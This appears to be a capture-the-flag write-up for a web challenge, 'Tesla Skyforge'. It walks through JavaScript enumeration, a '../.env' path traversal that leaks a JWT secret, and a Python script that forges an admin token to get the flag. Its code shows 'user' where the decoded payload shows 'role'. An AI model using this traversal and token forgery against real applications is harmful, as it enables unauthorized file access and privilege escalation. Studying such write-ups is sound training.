
# Tesla Skyforge - Walkthrough


### Javascript enumeration

JavaScript enumeration is used to discover routes, API endpoints, or hidden pages that are not visible on the user interface. It is also used to find secrets, such as API keys or tokens, accidentally left in the client-side code, thus exposing vulnerabilities. In the case of our CTF, by analyzing the source code, we realize that it is a PWA. Tools such as ffuf will only return 200 codes, so we will not be able to map the accessible web pages. We will therefore consult the JavaScript files to find potential hidden pages.



```
const {Axios: _h, AxiosError: Nh, CanceledError: Th, isCancel: Rh, C
  , Qs = "/assets/Tesla_Sarony-Dd7mympQ.jpg";
function kh() {
    const [e,t] = Yt.useState("")
      , [n,r] = Yt.useState("")
      , [l,o] = Yt.useState("")
      , [i,u] = Yt.useState("")
      , s = window.location.pathname.startsWith("/maintenance")
      , a = async () => {
```

We find out the path « /maintenance » let check if the page is reachable.



EXECUTIVE UPLINK


Tesla Skyforge — Admin Relay Intake

Submit a Forge-Token signed with Tesla's legacy key to query the Skyline Sentinels dispatch queue. The relay still trusts any token bearing his signature.

### Path traversal

To access the flag or other information, we need a "forge-token". To get one, we must find the secret key to forge our own token. Let's go back to the previous page.

We can see that we can access files in certain directories. This suggests there might be a Path Traversal vulnerability to exploit.



Operational log bridge

Enter the relative reference of the artifact you need. Technicians usually request nightly extracts such as `logs/maintenance/cycle-042.txt`.


Log reference

logs/maintenance/cycle-042.txt

CONSOLE OUTPUT

```
Awaiting retrieval request...
```

Let's try to retrieve sensitive files like .env, configuration files, or the application's source code. We'll test a few payloads.



Operational log bridge

Enter the relative reference of the artifact you need. Technicians usually request nightly extracts such as `logs/maintenance/cycle-042.txt`.

Log reference


../.env

CONSOLE OUTPUT

```
JWT_SECRET=super_secret_key
```


We have retrieved the JWT_SECRET, which allows us to self-forge an access token. To create the token, we can use a Python script, for instance. Here is an example.

## Token Forgery




```python
import jwt
import datetime
import time

secret = 'super_secret_key'

payload = {
    'user': 'admin',
    'iat': datetime.datetime.utcnow(),
    'exp': datetime.datetime.utcnow() + datetime.timedelta(hours=1)
}

encoded_jwt = jwt.encode(payload, secret, algorithm='HS256')

print(encoded_jwt)
```

We decided to put the role admin to the user thanks to the follow hint.



Nikola Tesla left this maintenance terminal running so contractors could retrieve diagnostic coils. Rumor has it the admin relay still trusts any request signed with his old clearance cipher. Role admin is the key.


Here is the decoded bearer.



DECODED PAYLOAD

```
{
  "role": "admin",
  "iat": 1762781038,
  "exp": 1762784638
}
```

Let’s try to submit the bearer on the /maintenance page.



Tesla Skyforge — Admin Relay Intake

Submit a Forge-Token signed with Tesla's legacy key to query the Skyline Sentinels dispatch queue. The relay still trusts any token bearing his signature.

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoiYWRtaW4iLCJ
```

```
{
  "flag":
"FLAG{What_one_man_calls_God,_another_calls_the_laws_of
_physics}"
}
```

We can retrieve the flag.